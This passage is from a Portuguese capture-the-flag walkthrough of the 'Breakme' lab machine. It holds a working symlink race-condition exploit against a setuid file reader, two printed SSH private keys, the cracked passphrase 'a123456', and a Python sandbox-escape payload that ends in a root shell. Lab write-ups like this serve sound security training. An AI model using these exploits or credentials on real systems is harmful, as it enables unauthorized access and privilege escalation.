bKhF8M8lsQS7iTAH2qzuc8co7+2bgwAAAAMBAAEAAAGATZRsARsNgLosrYoT4LfAN3TCtw
JbSKZq0HprixucS4xo2P4R0U3CV+xuSvl1BDUWRoa9o4zHMk4oFXLv9GAKhHmxSBNIUiEx
4V42NIMb8pOYGMFrgbkf+UmaiDzGK1sm8v/jDOlMA1wftUjXqDZFlxJUuoMmU5SbrRm0K0
zeUfvgcke94ZTdme07lVzC2vz0rvBzWqkOF60U4axiH5nZ8GVWQLmyqW0aI8DjdZyrSBJx
GY8taJzhjOsK5fWHwFK2eGxIEqo2HCt1a4OWcePyFzAkxcVlBkdcOxg3IEyD0YQfUx1N5+
Kb2uEuW1xzJv/8IhpPd9XlXkjVvkFayooSPd7tkqTU1fLMvvfqjVoEdBhoaCPaK9yMYr9h
GwSHXxCMzaO7frSjOdySHHHydD5S+I7x3D0MmdH3r+HSGJT6RY74M2QWB6iXYPHCaE6elv
4g+/dKhpteJYT0n7VsDewwrt6geGjA7eo4mqqhpfZjaFBB2LOknRqTqxb9HtfTnAoBAAAA
wC6BgTC6QR1HUD1V5KSOPR7g7raMj0YSARt11r2796yOJcjL7PRW5v21z14rfpxsVolPc8
LBVS3XL3GfN895q1J3erVjJAdP0/16a5gh3a5t8dcOGN/bHxABPabDOPhluDtgKEJ6FOri
VuJ9d52cVvFmHaJUWdW/SF937CKbaKOFSSOi0Z2aaRDx/UQbFcuuNDR9/vvZC91FWfJTvN
```

John -> Youcef

Agora que temos acesso a pasta do `youcef` podermos listar os arquivos presentes

```
john@Breakme:~$ ls -la /home/youcef/
total 52
drwxr-x--- 4 youcef john    4096 Aug  3  2023 .
drwxr-xr-x 5 root   root    4096 Feb  3  2024 ..
lrwxrwxrwx 1 youcef youcef     9 Aug  3  2023 .bash_history -> /dev/null
-rw-r--r-- 1 youcef youcef   220 Aug  1  2023 .bash_logout
-rw-r--r-- 1 youcef youcef  3526 Aug  1  2023 .bashrc
drwxr-xr-x 3 youcef youcef  4096 Aug  1  2023 .local
-rw-r--r-- 1 youcef youcef   807 Aug  1  2023 .profile
-rwsr-sr-x 1 youcef youcef 17176 Aug  2  2023 readfile
-rw------- 1 youcef youcef  1026 Aug  2  2023 readfile.c
drwx------ 2 youcef youcef  4096 Aug  5  2023 .ssh
```

Após fazer alguns testes, foi descoberto que o `readfile` consegue ler arquivos, mas não todos. Esse binário possuí algumas restrições, usando o `binaryNinja` podermos ver como isso está setado

```
int32_t main(int32_t argc, char** argv, char** envp)
004011eb        if (argc != 2)
004011f4            puts(str: "Usage: ./readfile <FILE>")
004011f9            return 1
004011f9
00401220        if (access(__arg1: argv[1], type: 0) != 0)
00401229            puts(str: "File Not Found")
0040122e            return 1
0040122e
00401242        if (getuid() != 0x3ea)
0040124b            puts(str: "You can't run this program")
00401250            return 1
00401250
00401272        char* rax_9 = strstr(argv[1], "flag")
00401293        char* rax_13 = strstr(argv[1], "id_rsa")
004012b7        struct stat var_4b8
004012b7        __lstat(argv[1], &var_4b8)
004012cc        int32_t rax_18
004012cc        rax_18.b = (var_4b8.st_mode & 0xf000) == 0xa000
004012eb        int32_t rax_23 = access(__arg1: argv[1], type: 4)
004012f8        usleep(useconds: 0)
004012f8
00401315        if (rax_9 != 0 || zx.d(rax_18.b) != 0 || rax_23 == 0xffffffff || rax_13 != 0)
0040131e            puts(str: "Nice try!")
00401323            return 1
00401323
00401334        puts(str: "I guess you won!\n")
00401354        int32_t fd = open(file: argv[1], oflag: 0)
00401354
00401360        if (fd s< 0)
0040137c            __assert_fail(assertion: "fd >= 0 && "Failed to open the f…",
0040137c                file: "readfile.c", line: 0x26, function: "main")
0040137c            noreturn
0040137c
004013c1        ssize_t i
004013c1
004013c1        do
00401396            void buf
00401396            int32_t rax_29 = read(fd, &buf, nbytes: 0x400)
00401396
004013a2            if (rax_29 s<= 0)
004013a2                break
004013a2
```

Após muitas análises e pesquisas foi descoberto que esse binário está vulnerável.

Explorando a vulnerabilidade de Race Condition

Para explorar essa vulnerabilidade de condição de corrida, podemos criar um arquivo e alterná-lo constantemente entre um arquivo normal e um link simbólico apontando para o arquivo que queremos ler `youcef`. Dessa forma, esperamos que, enquanto o aplicativo realiza as verificações, ele veja um arquivo normal e nós passemos nas verificações. No entanto, quando chegar a hora de abrir e ler, ele apontará `symlink` para o arquivo que realmente queremos ler.

Para isso, primeiro usaremos um loop para alternar constantemente o arquivo entre esses dois estados e executá-lo em segundo plano.

```
while true; do touch file; sleep 0.3; ln -sf /home/youcef/.ssh/id_rsa file; sleep 0.3; rm file; done &
```

```
john@Breakme:~$ while true; do touch file; sleep 0.3; ln -sf /home/youcef/.ssh/id_rsa file; sleep 0.3; rm file; done &
[1] 350667
```

Agora, criaremos outro loop que executa o programa continuamente, na esperança de vencer a condição de corrida. Se tivermos sucesso, ele imprimirá a saída e sairá.

```
while true; do out=$(/home/youcef/readfile file | grep -Ev 'Found|guess'| grep .);if [[ -n "$out" ]]; then echo -e "$out"; break; fi; done
```

```
john@Breakme:~$ while true; do out=$(/home/youcef/readfile file | grep -Ev 'Found|guess'| grep .);if [[ -n "$out" ]]; then echo -e "$out"; break; fi; done
-----BEGIN OPENSSH PRIVATE KEY-----
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
```

Chave SSH Obtida!

Escalando

Foi feito uma tentativa para autenticar-se usando a chave SSH obtida, mas não tivermos sucesso.

```
arthur-strelow@ubuntu-star:~/Downloads$ ssh youcef@10.10.199.246 -i id_rsa_youcef
Enter passphrase for key 'id_rsa_youcef':
```

O `John-The-Ripper` foi escolhido para quebrar essa chave SSH

```
arthur-strelow@ubuntu-star:~/Downloads$ john sshash --wordlist=/home/arthur-strelow/SecLists/Passwords/Leaked-Databases/rockyou.txt
[ssh-opencl] cipher value of 6 is not yet supported with OpenCL!
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 3DES/AES 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Note: Passwords longer than 10 [worst case UTF-8] to 32 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
a123456          (/home/arthur-strelow/Downloads/id_rsa_youcef)
1g 0:00:00:38 DONE (2025-05-05 10:28) 0.02577g/s 17.32p/s 17.32c/s 17.32C/s sunshine1..kelly
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
arthur-strelow@ubuntu-star:~/Downloads$
```

Frase secreta da chave ssh do youcef

a123456 (/home/arthur-strelow/Downloads/id_rsa_youcef)

E com isso podermos nos autenticar no usuário `youcef`

Usuário `Youcef`

Foi feito uma verificação nos privilégios do sudo

```
youcef@Breakme:~$ sudo -l
Matching Defaults entries for youcef on breakme:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin

User youcef may run the following commands on breakme:
    (root) NOPASSWD: /usr/bin/python3 /root/jail.py
```

Foi executado esse arquivo

```
youcef@Breakme:~$ sudo /usr/bin/python3 /root/jail.py
  Welcome to Python jail
  Will you stay locked forever
  Or will you BreakMe
```

Foi feito alguns testes

```
>> teste
Wrong Input
>> print('ola')
```

```
ola
>>
```

Foi feito uma tentativa de inserir uma biblioteca `os`

```
>> import os
Illegal Input
```

Então foi partido para `payloads` para poder escapar dos filtros

Escalando Privilégios para o Root

Procurando por `payloads` de `bypass` foi encontrado um site que ajudou bastante no processo

https://hacktricks.boitatech.com.br/misc/basic-python/bypass-python-sandboxes

A `payload` que foi encontrada ela importa o `os` módulo e chama a função `system` a partir dele

`__builtins__.__import__("os").system("ls")`

```
>> __builtins__.__import__("os").system("ls")
Illegal Input
```

Então é feito algumas tentativas para dividir

```
youcef@Breakme:~$ sudo /usr/bin/python3 /root/jail.py
  Welcome to Python jail
  Will you stay locked forever
  Or will you BreakMe
>> __builtins__.__import__
Illegal Input
youcef@Breakme:~$ sudo /usr/bin/python3 /root/jail.py
  Welcome to Python jail
  Will you stay locked forever
  Or will you BreakMe
>> __builtins__
>> __import__
Illegal Input
youcef@Breakme:~$
```

Foi analisado algumas tentativas e foi decidido mudar um pouco a payload

`__builtins__.__dict__['__import__']` -> `__dict__` permite acessar os atributos do objeto como um dicionário

E foram tentados vários métodos. Até encontrar esse
`print(__builtins__.__dict__['__IMPORT__'.casefold()])`

```
>> print(__builtins__.__dict__['__IMPORT__'.casefold()])
<built-in function __import__>
```

Foi feito uma tentativa também com o
`print(__builtins__.__dict__['__IMPORT__'.casefold()]('OS'.casefold()))`

```
>> print(__builtins__.__dict__['__IMPORT__'.casefold()]('OS'.casefold()))
<module 'os' from '/usr/lib/python3.9/os.py'>
```

E por fim, foi executado o `print(__builtins__.__dict__['__IMPORT__'.casefold()]('OS'.casefold()).__dict__['SYSTEM'.casefold()])` e foi concluível que a payload está executando os arquivos do `os` agora foi escolhido um meio de chamar uma shell

```
>> print(__builtins__.__dict__['__IMPORT__'.casefold()]
('OS'.casefold()).__dict__['SYSTEM'.casefold()])
<built-in function system>
```

A máquina ela deu uma dica

```
Interpreted programming language designed for numerics, graph plotting,
and steering large scientific simulation codes.
```

Procurando isso pela internet foi encontrado um software chamado `Yorick`

Foi juntado todas essas informações e feito essa payload
`__builtins__.__dict__['__IMPORT__'.casefold()]('OS'.casefold()).__dict__['SYSTEM'.casefold()]('/lib/yorick/bin/yorick')`

```
>> __builtins__.__dict__['__IMPORT__'.casefold()]
('OS'.casefold()).__dict__['SYSTEM'.casefold()]('/lib/yorick/bin/yorick')
 Copyright (c) 2005.  The Regents of the University of California.
 All rights reserved.  Yorick 2.2.04 ready.  For help type 'help'
> help
 /* DOCUMENT help, topic
          or help
      Prints DOCUMENT comment from include file in which the variable
```

```
      TOPIC was defined, followed by the line number and filename.
      By opening the file with a text editor, you may be able to find
      out more, especially if no DOCUMENT comment was found.
      Examples:
        help, set_path
      prints the documentation for the set_path function.
        help
      prints the DOCUMENT comment you are reading.

      This copy of Yorick was launched from the directory:
       /lib/yorick/bin/
      Yorick's "site directory" at this site is:
       /lib/yorick/
      You can find out a great deal more about Yorick by browsing
      through these directories.  Begin with the site directory,
      and pay careful attention to the subdirectories doc/ (which
      contains documentation relating to Yorick if the yorick-doc
      package is installed) and i/ (which contain many examples of
      Yorick programs).
      Look for files called README (or something similar) in any
      of these directories -- they are intended to assist browsers.
      The site directory itself contains std.i and graph.i, which
      are worth reading.

      Type:
        help, dbexit
      for help on debug mode.  If your prompt is "dbug>" instead of
      ">", dbexit will return you to normal mode.

      Type:
        quit
      to quit Yorick.

    SEE ALSO: about, quit, info, print, copyright, warranty, legal
  */
 defined at:  LINE: 37  FILE: /lib/yorick/i0/std.i
> system, "bash"
root@Breakme:/home/youcef# id
uid=0(root) gid=0(root) groups=0(root)
```